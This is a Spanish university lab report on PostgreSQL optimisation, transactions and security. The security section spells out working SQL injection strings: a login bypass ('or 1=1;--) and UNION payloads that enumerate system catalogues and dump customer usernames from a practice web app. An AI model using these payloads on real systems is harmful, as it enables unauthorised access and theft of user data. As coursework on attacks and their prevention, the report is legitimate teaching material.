

Práctica 4. Optimización, Transacciones y Seguridad.

**Blanca Abella Miravet
Maria Barroso Honrubia
Grupo 1401**

Optimización

A) Estudio del impacto de un índice

Sabemos que un índice requiere su propio espacio en disco y contiene una copia de los datos de la tabla. Sin embargo puede ser muy recomendable utilizarlo en la ejecución de consultas para que se optimice el tiempo de resolución.

La consulta clientesDistintos.sql muestra el tiempo de resolución de ejecutar el número de clientes distintos que tienen pedidos en 201504 con un importe (totalamount) superior a 100 sin utilizar índices y utilizandolos. Esto son los resultados:

```
maria@maria-UX303UA:~/Escritorio/SI1/practica4/optimizacion$ psql si1 < clientesDistintos.sql
DROP INDEX
DROP INDEX

                                QUERY PLAN
-----
Aggregate  (cost=5323.56..5323.57 rows=1 width=4)
-> Seq Scan on orders  (cost=0.00..5322.80 rows=303 width=4)
    Filter: ((totalamount > '100'::numeric) AND (to_char((orderdate)::timestamp with time zone, 'YYYYMM'::text) = '201504'::text))
(3 rows)

CREATE INDEX
CREATE INDEX

                                QUERY PLAN
-----
Aggregate  (cost=4026.67..4026.68 rows=1 width=4)
-> Bitmap Heap Scan on orders  (cost=1126.97..4025.91 rows=303 width=4)
    Recheck Cond: (totalamount > '100'::numeric)
    Filter: (to_char((orderdate)::timestamp with time zone, 'YYYYMM'::text) = '201504'::text)
-> Bitmap Index Scan on idx_totalamount  (cost=0.00..1126.90 rows=60597 width=0)
    Index Cond: (totalamount > '100'::numeric)
(6 rows)
```

En la primera consulta sin índices, tarda en realizar el escaneo secuencial 5322.8 unidades de tiempo para las 303 filas obtenidas tras el filtro aplicado.

Tras crear índices en las columnas totalamount y orderdate, vemos que indexa sobre totalamount porque por defecto postgres utiliza el plan de ejecución más rápido. Tarda 1126.90 unidades de tiempo en hacer la búsqueda interna, pero se reduce el tiempo de escaneo secuencial a 4025.

B) Estudio del impacto de preparar sentencias SQL

Tras probar la ejecución de la consulta anterior usando prepare y sin usarlo llegamos a la conclusión de que prepare es más rápido cuando las tablas grandes, pero no cuando estas son pequeñas.

Resultados para el mes 04/2015:

Utilizando un umbral mínimo de 300 con un intervalo de 5 y un máximo de 1000 entradas se obtiene:

con prepare:	33 ms	25
sin prepare:	12 ms	66

Utilizando un umbral mínimo de 300 con un intervalo de 1 y un máximo de 10000 entradas se obtiene:

con prepare: 25 ms

sin prepare: 66 ms


C) Estudio del impacto de cambiar la forma de realizar una consulta

En este apartado vamos a estudiar los planes de ejecución de tres consultas alternativas dadas, cuyo resultado y objetivo es el mismo: obtener los id de los clientes que no tengan pedidos con estado 'pagado'.

Analizamos las consultas una a una:

Consulta 1)

```
explain select customerid
  from customers
 where customerid not in (
    select customerid
    from orders
    where status='Paid'
  );
```

The image shows a screenshot of a database query plan. At the top, it says 'QUERY PLAN' followed by a dashed line. The plan details a 'Seq Scan on customers' with a cost range of 3961.65 to 4490.81, 7046 rows, and a width of 4. It includes a filter: '(NOT (hashed SubPlan 1))'. Below this, it shows 'SubPlan 1' which is a 'Seq Scan on orders' with a cost range of 0.00 to 3959.38, 909 rows, and a width of 4. The filter for the subplan is '((status)::text = \'Paid\'::text)'. The final result is '(5 rows)'.

La secuencia 'Seq Scan on customers' indica que lee toda la tabla customers, con un coste estipulado entre 3961.65 y 4490.81, con 7046 filas de resultado y 4 bytes por fila.

'Filter: (NOT (hashed SubPlan 1))' Indica que filtra por la subconsulta.

Y la subconsulta, al igual que la consulta padre, consiste en leer toda la tabla orders con el filtro status='Paid' y tiene una estimación inicial de coste 0 (si no hay ninguna que cumpla el filtro) o 3959.38, con un resultado de 909 filas de 4 bytes cada una.

Consulta 2)

```
explain select customerid
  from (
    select customerid
    from customers
    union all
    select customerid
    from orders
    where status='Paid'
  ) as A
 group by customerid
 having count(*)=1;
```

```

QUERY PLAN
-----
HashAggregate (cost=4537.41..4539.91 rows=200 width=4)
  Group Key: customers.customerid
  Filter: (count(*) = 1)
    -> Append (cost=0.00..4462.40 rows=15002 width=4)
      -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4)
      -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4)
          Filter: ((status)::text = 'Paid'::text)
(7 rows)

```

La secuencia 'HashAggregate' es la suma del 'having count(*) = 1;'. Así, agrupa y añade los resultados de recorrer toda la tabla customers y toda la tabla orders obtenida tras el escaneo secuencial filtrando por status='paid'.

Consulta 3)

```

explain select customerid
  from customers
 except
  select customerid
  from orders
 where status='Paid';

```

```

QUERY PLAN
-----
HashSetOp Except (cost=0.00..4640.83 rows=14093 width=4)
  -> Append (cost=0.00..4603.32 rows=15002 width=4)
    -> Subquery Scan on "*SELECT* 1" (cost=0.00..634.86 rows=14093 width=4)
      -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4)
    -> Subquery Scan on "*SELECT* 2" (cost=0.00..3968.47 rows=909 width=4)
      -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4)
          Filter: ((status)::text = 'Paid'::text)
(7 rows)

```

La primera línea de la planificación de la ejecución 'HashSetOp Except...' indica cómo utiliza el comando SQL except, la base de la consulta. La ejecución trata las consultas como dos subconsultas 'Subquery Scan on "*SELECT* 1"' y 'Subquery Scan on "*SELECT* 2"'. Al igual que las anteriores recorre toda la tabla customers y toda la tabla orders obtenida tras el escaneo secuencial filtrando por status='paid'.

D) Estudio del impacto de la generación de estadísticas

La consulta 1 cuenta los pedidos con campo status a NULL:

```

select count(*)
  from orders
 where status is null;

```

La consulta 2 cuenta los pedidos con el campo status a Enviado (Shipped).

```

select count(*)
  from orders
 where status ='Shipped';

```

Analizando el plan de ejecución de cada una, obtenemos:

Consulta 1 (sin índice):

```
QUERY PLAN
-----
Aggregate  (cost=3507.17..3507.18 rows=1 width=0)
-> Seq Scan on orders  (cost=0.00..3504.90 rows=909 width=0)
    Filter: (status IS NULL)
(3 rows)
```

Recorre toda la tabla orders filtrando por el campo status y hace la operación de aggregate, lo que supone un coste total de 3507 unidades de tiempo.

Consulta 2 (sin índice):

```
QUERY PLAN
-----
Aggregate  (cost=3961.65..3961.66 rows=1 width=0)
-> Seq Scan on orders  (cost=0.00..3959.38 rows=909 width=0)
    Filter: ((status)::text = 'Shipped'::text)
(3 rows)
```

Recorre toda la tabla orders filtrando por el campo status y hace la operación de aggregate, lo que supone un coste total de 3961 unidades de tiempo.

Creamos un índice en la tabla orders por la columna status.

Consulta 1 (con índice):

```
QUERY PLAN
-----
Aggregate  (cost=1496.52..1496.53 rows=1 width=0)
-> Bitmap Heap Scan on orders  (cost=19.46..1494.25 rows=909 width=0)
    Recheck Cond: (status IS NULL)
-> Bitmap Index Scan on idx_status  (cost=0.00..19.24 rows=909 width=0)
    Index Cond: (status IS NULL)
(5 rows)
```

Utiliza el índice filtrándolo con la condición de que status sea NULL, el coste de esto es mucho más pequeño (unas 19 unidades de tiempo como máximo). Después recorre el mapa de bits obtenido con un coste como máximo de 1494 unidades de tiempo.

Esto es mucho más eficiente que sin el índice ya que sin el índice era un coste de ~4000 y ahora es ~1500 con el índice.

Consulta 2 (con índice):

```
QUERY PLAN
-----
Aggregate  (cost=1498.79..1498.80 rows=1 width=0)
-> Bitmap Heap Scan on orders  (cost=19.46..1496.52 rows=909 width=0)
    Recheck Cond: ((status)::text = 'Shipped'::text)
-> Bitmap Index Scan on idx_status  (cost=0.00..19.24 rows=909 width=0)
    Index Cond: ((status)::text = 'Shipped'::text)
(5 rows)
```

Vemos que utiliza el índice filtrándolo con la condición de que status sea Shipped, el coste de esto es mucho más pequeño (unos 19 como máximo). Después recorre el montón del el mapa de bits con esa condición con un coste como máximo de 1496 .

Al igual que el anterior, es mucho más eficiente que sin el índice ya que sin el índice era un coste de ~4000 y ahora es ~1500 con el índice

Ejecutamos ahora la sentencia ANALYZE sobre la tabla orders para ayudar a determinar los planes de ejecución más eficientes para las consultas. Y analizamos las consultas de nuevo.

“ANALYZE VERBOSE orders;” ⇒

“INFO: analyzing "public.orders"”

*INFO: "orders": scanned 1687 of 1687 pages, containing 181790 live rows and 0 dead rows;
30000 rows in sample, 181790 estimated total rows*

ANALYZE”

Consulta 1)

```
QUERY PLAN
-----
Aggregate  (cost=7.27..7.28 rows=1 width=0)
->  Index Only Scan using idx_status on orders  (cost=0.42..7.26 rows=1 width=0)
      Index Cond: (status IS NULL)
(3 rows)
```

Ahora la planificación es distinta y solo utiliza el índice sin recorrer el mapa de bits. Tiene un coste de 7 ya que sabe dónde buscar. Gracias al uso de analyze hemos obtenido una gran mejora (de coste inicial ~4000 a 7).

Consulta 2)

```
QUERY PLAN
-----
Aggregate  (cost=4279.08..4279.09 rows=1 width=0)
->  Seq Scan on orders  (cost=0.00..3959.38 rows=127883 width=0)
      Filter: ((status)::text = 'Shipped'::text)
(3 rows)
```

Ahora la planificación es distinta y solo utiliza el índice sin recorrer el mapa de bits. Sin embargo, esta consulta tiene un coste más elevado ya que la condición implica a muchas filas de la tabla (127883).

Transacciones y deadlocks

E) Estudio de transacciones

Lo primero que hemos hecho es realizar una función delCustomer() que borra un cliente de la base de datos, incluyendo su tabla de pedidos y los detalles de cada pedido. Para ello, hay que ejecutar las consultas en un orden determinado. No se puede borrar un cliente sin haber borrado, por ejemplo, su tabla de pedidos asignada porque podría quedarse una tabla de pedidos de un cliente inexistente. Por ello, es importante el uso de transacciones, que proporcionarán consistencia a nuestra base de datos.

El orden correcto para efectuar esta secuencia de borrado será:

- Borrar los detalles de un pedido.
- Borrar la tabla de pedidos de un cliente.

- Borrar el cliente.

En función de los elementos seleccionados en la página desde la que se manda la petición, el programa provocará un fallo en la ejecución, hará o no un commit intermedio durante la transacción y también se podrá elegir el tipo de lenguaje con el que se realizan las consulta.

Ejecutando sin provocar fallos vemos que todas las tablas que nos devuelven están vacías:

Antes de la ejecución:

```

si1=# select * from orders where customerid = 1;
 orderid | orderdate | customerid | netamount | tax | totalamount | status
-----+-----+-----+-----+-----+-----+-----
      108 | 2017-02-03 |          1 | 41.6088765603328709 | 15 |         47.85 |
      107 | 2013-11-01 |          1 | 130.7443365695792881 | 15 |        150.36 |
      104 | 2016-03-10 |          1 | 26.6296809986130374 | 15 |         30.62 |
      105 | 2013-12-03 |          1 | 12.2052704576976422 | 15 |         14.04 |
      106 | 2017-01-03 |          1 | 26.8146093388811836 | 15 |         30.84 |
      103 | 2014-01-01 |          1 | 25.1502542764678688 | 15 |         28.92 |
(6 rows)

si1=# select * from orderdetail where orderid = 108;
 orderid | prod_id | price | quantity
-----+-----+-----+-----
      108 |    1256 | 14.7942672214516874 |          1
      108 |    6125 | 10.1710587147480351 |          1
      108 |    5873 | 16.6435506241331484 |          1
(3 rows)

```

Después de la ejecución:

```

si1=# select * from orderdetail where orderid = 108;
 orderid | prod_id | price | quantity
-----+-----+-----+-----
(0 rows)

si1=# select * from orders where customerid = 1;
 orderid | orderdate | customerid | netamount | tax | totalamount | status
-----+-----+-----+-----+-----+-----+-----
(0 rows)

customerid | firstname | lastname | address1 | address2 | city | state | zip | country | region | email | phone | creditcardtype | creditcard | creditcardexpiration |
-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
(0 rows)

```

Si ejecutamos y provocamos un fallo, como hemos implementado el uso de rollback, la base de datos volverá a su estado inicial de antes de empezar la transacción. Todas las tablas se mantendrán intactas.

Por último, si elegimos realizar un commit intermedio en la transacción, se guardan los cambios originados antes del fallo. En nuestro caso, borramos los detalles de un pedido antes de que se produzca el fallo por intentar eliminar el cliente antes que la tabla de pedido, y hacemos commit. De esta manera, aunque se produzca un fallo posterior, los orderdetail correspondientes permanecerán vacíos y el rollback afectará a cómo esté la base de datos a partir de ese punto.

Antes de la ejecución:

```
si1=# select * from orders where customerid = 3;
orderid | orderdate | customerid | netamount | tax | totalamount | status
-----+-----+-----+-----+-----+-----+-----
      120 | 2017-10-18 |          3 | 35.9223300970873786 | 18 |      42.39 |
      117 | 2014-06-10 |          3 | 80.4438280166435506 | 15 |      92.51 |
      119 | 2014-07-18 |          3 | 46.2320850670365233 | 15 |      53.17 |
      116 | 2018-05-06 |          3 |          184.2 | 18 |     217.36 |
      118 | 2015-05-17 |          3 | 111.4193250115580214 | 15 |     128.13 |
(5 rows)

si1=# select * from orderdetail where orderid = 120;
orderid | prod_id | price | quantity
-----+-----+-----+-----
      120 |     6505 | 18.4466019417475728 |          1
      120 |     3840 | 17.4757281553398058 |          1
(2 rows)
```

Después de la ejecución:

```
si1=# select * from orderdetail where orderid = 120;
orderid | prod_id | price | quantity
-----+-----+-----+-----
(0 rows)

si1=# select * from orders where customerid = 3;
orderid | orderdate | customerid | netamount | tax | totalamount | status
-----+-----+-----+-----+-----+-----+-----
      120 | 2017-10-18 |          3 | 35.9223300970873786 | 18 |      42.39 |
      117 | 2014-06-10 |          3 | 80.4438280166435506 | 15 |      92.51 |
      119 | 2014-07-18 |          3 | 46.2320850670365233 | 15 |      53.17 |
      116 | 2018-05-06 |          3 |          184.2 | 18 |     217.36 |
      118 | 2015-05-17 |          3 | 111.4193250115580214 | 15 |     128.13 |
(5 rows)
```

Observamos que, como se había explicado anteriormente, los cambios producidos en orderdetail se mantienen por el commit y por tanto permanece borrada después de hacer el rollback.

F) Estudio de bloqueos y deadlocks

Hemos creado un script, updPromo.sql que modifica la tabla customers añadiendo una columna Promo en la que estará almacenado un porcentaje de descuento que se le aplicará a cada cliente.

Además, generamos un trigger sobre la tabla customers para que al alterar la columna promo de un cliente, se aplique el descuento correspondiente a los artículos de su carrito.

Después, ponemos el proceso en espera durante 30 segundos.

De la misma manera, al ejecutar la función de borrar cliente, también dormimos el proceso 30 segundos. Esto debería provocar un interbloqueo ya que ambos procesos necesitan acceso a la misma tabla.

Sin embargo, no hemos conseguido provocar este interbloqueo.

Seguridad

G) Acceso indebido a un sitio web

Conociendo el nombre de login de un usuario (pero no su contraseña), para conseguir validar el proceso de login basta con inyectar código SQL en el campo de contraseña.

Podemos introducir:

```
'or 1=1;--
```

De esta forma la sentencia que se ejecuta es de la forma:

```
password = ' or 1=1;--
```

Esto siempre es true, por lo que se consigue validar al usuario. Al añadir el '--' se indica que todo lo que viene detrás es un comentario SQL y no lo tiene en cuenta.

De la misma forma, podemos validar el login sin conocer ni el usuario ni la contraseña.

Para ello, basta con introducir la misma sentencia en el campo en ambos campos por lo descrito con anterioridad.

Para evitar este tipo de accesos indebidos a un sitio web se podrían utilizar consultas preparadas ya que toman los datos de manera literal.

H) Acceso indebido a información

a) Aunque se desconocen los nombres de las tablas y columnas, como la página no tiene ninguna protección contra SQL-Inyección podemos acceder a todos sus datos sin problemas utilizando la técnica anterior de poner '--' para omitir todo lo que venga después de la consulta.

b) Cadena de búsqueda que nos muestre todas las tablas del sistema:

```
I' AND I=0 UNION SELECT relname as movietitle FROM pg_class; --
```

Como no hay ningún tipo de filtro usamos un AND I=0 en el where para invalidar la consulta anterior y posteriormente hacer un UNION con la consulta que queremos efectuar. Es importante poner '--' al final para omitir cualquier cadena que venga después y por tanto que sólo se efectúe la sentencia SQL que deseamos.

Como en este caso queremos saber todas las tablas del sistema hemos usado la tabla pg_class y el atributo relname para obtener todos los nombres de las tablas en el sistema atacado.

c) Cadena de búsqueda que sólo muestre las tablas de interés de la base de datos:

```
I' AND I=0 UNION SELECT cast(oid as text) FROM pg_namespace WHERE nspname = 'public' --
```

Es importante hacer un cast al oid ya que la página imprime cadenas y tiene que devolver el mismo formato. El oid obtenido es igual a 2200.

Ahora podemos filtrar el resultado del apartado anterior con este oid.

```
I' AND I=0 UNION SELECT relname FROM pg_class WHERE relnamespace = 2200 --
```

Así se obtiene un listado de primaryKeys y seq distinguibles de las tablas que nos interesan.

Películas del año:

Mostrar

- | | |
|--|-------------------------------------|
| 1. customers | 20. imdb_moviecountries_movieid_seq |
| 2. customers_customerid_seq | 21. imdb_moviecountries_pkey |
| 3. customers_pkey | 22. imdb_moviegenres |
| 4. idx_orderdate | 23. imdb_moviegenres_movieid_seq |
| 5. idx_status | 24. imdb_moviegenres_pkey |
| 6. idx_totalamount | 25. imdb_movielanguages |
| 7. imdb_actormovies | 26. imdb_movielanguages_pkey |
| 8. imdb_actormovies_pkey | 27. imdb_movies |
| 9. imdb_actors | 28. imdb_movies_movieid_seq |
| 10. imdb_actors_actorid_seq | 29. imdb_movies_pkey |
| 11. imdb_actors_pkey | 30. inventory |
| 12. imdb_directormovies | 31. inventory_pkey |
| 13. imdb_directormovies_directorid_seq | 32. orderdetail |
| 14. imdb_directormovies_movieid_seq | 33. orders |
| 15. imdb_directormovies_pkey | 34. orders_orderid_seq |
| 16. imdb_directors | 35. orders_pkey |
| 17. imdb_directors_directorid_seq | 36. products |
| 18. imdb_directors_pkey | 37. products_movieid_seq |
| 19. imdb_moviecountries | 38. products_pkey |
| | 39. products_prod_id_seq |

d) Identificar en la lista anterior la tabla candidata a contener información de los clientes:

Parece claro que la tabla candidata es customers.

e) Encontrar una cadena de búsqueda que nos muestre el 'oid' de esta tabla consultando la tabla pg_class:

```
I' AND I=0 UNION SELECT cast(oid as text) FROM pg_class WHERE relname = 'customers' --
```

El resultado de introducir esta consulta es 22118.

f) Encontrar una cadena de búsqueda que nos muestre las columnas de la tabla candidata, consultando la tabla pg_attribute mediante el 'oid' anterior.

```
I' AND I=0 UNION SELECT attname FROM pg_attribute WHERE attrelid = 22118 --
```

Las columnas obtenidas tras introducir esta consulta es:

Películas del año:

Mostrar

- | | |
|-------------------|--------------------------|
| 1. xmax | 12. country |
| 2. income | 13. cmax |
| 3. firstname | 14. phone |
| 4. lastname | 15. address2 |
| 5. username | 16. creditcardexpiration |
| 6. tableoid | 17. address1 |
| 7. customerid | 18. city |
| 8. xmin | 19. zip |
| 9. creditcardtype | 20. promo |
| 10. gender | 21. state |
| 11. region | 22. creditcard |
| 12. country | 23. age |
| 13. cmax | 24. email |
| | 25. cmin |
| | 26. ctid |
| | 27. password |

g) Identificar la columna candidata a contener los clientes del sitio web:

La columna candidata seria el username de los clientes.

h) Encontrar una cadena de búsqueda que nos muestre la lista de clientes:

1' AND 1=0 UNION SELECT username FROM customers --

Películas del año:

1. aachen	18. abject
2. aaron	19. ablate
3. aback	20. ablaze
4. abacus	21. able
5. abase	22. bloom
6. abash	23. ably
7. abbas	24. abner
8. abbe	25. aboard
9. abbess	26. abode
10. abbot	27. abort
11. abbott	28. about
12. abby	29. above
13. abdul	30. abrade
14. abe	31. abroad
15. abeam	32. absorb
16. abed	33. absurd
17. abhor	34. abuja
	35. abuse
	36. abuser
	37. abut

Hay un total de 8906 clientes.

i) Discusión las posibles maneras de resolver el problema:

No se resolvería el problema utilizando una lista desplegable en lugar de un campo de texto porque se pueden enviar peticiones al servidor a través de curl.

Y tampoco solucionaría nada utilizar peticiones POST ya que hay diversas maneras de crear o modificar una petición html por parte del cliente.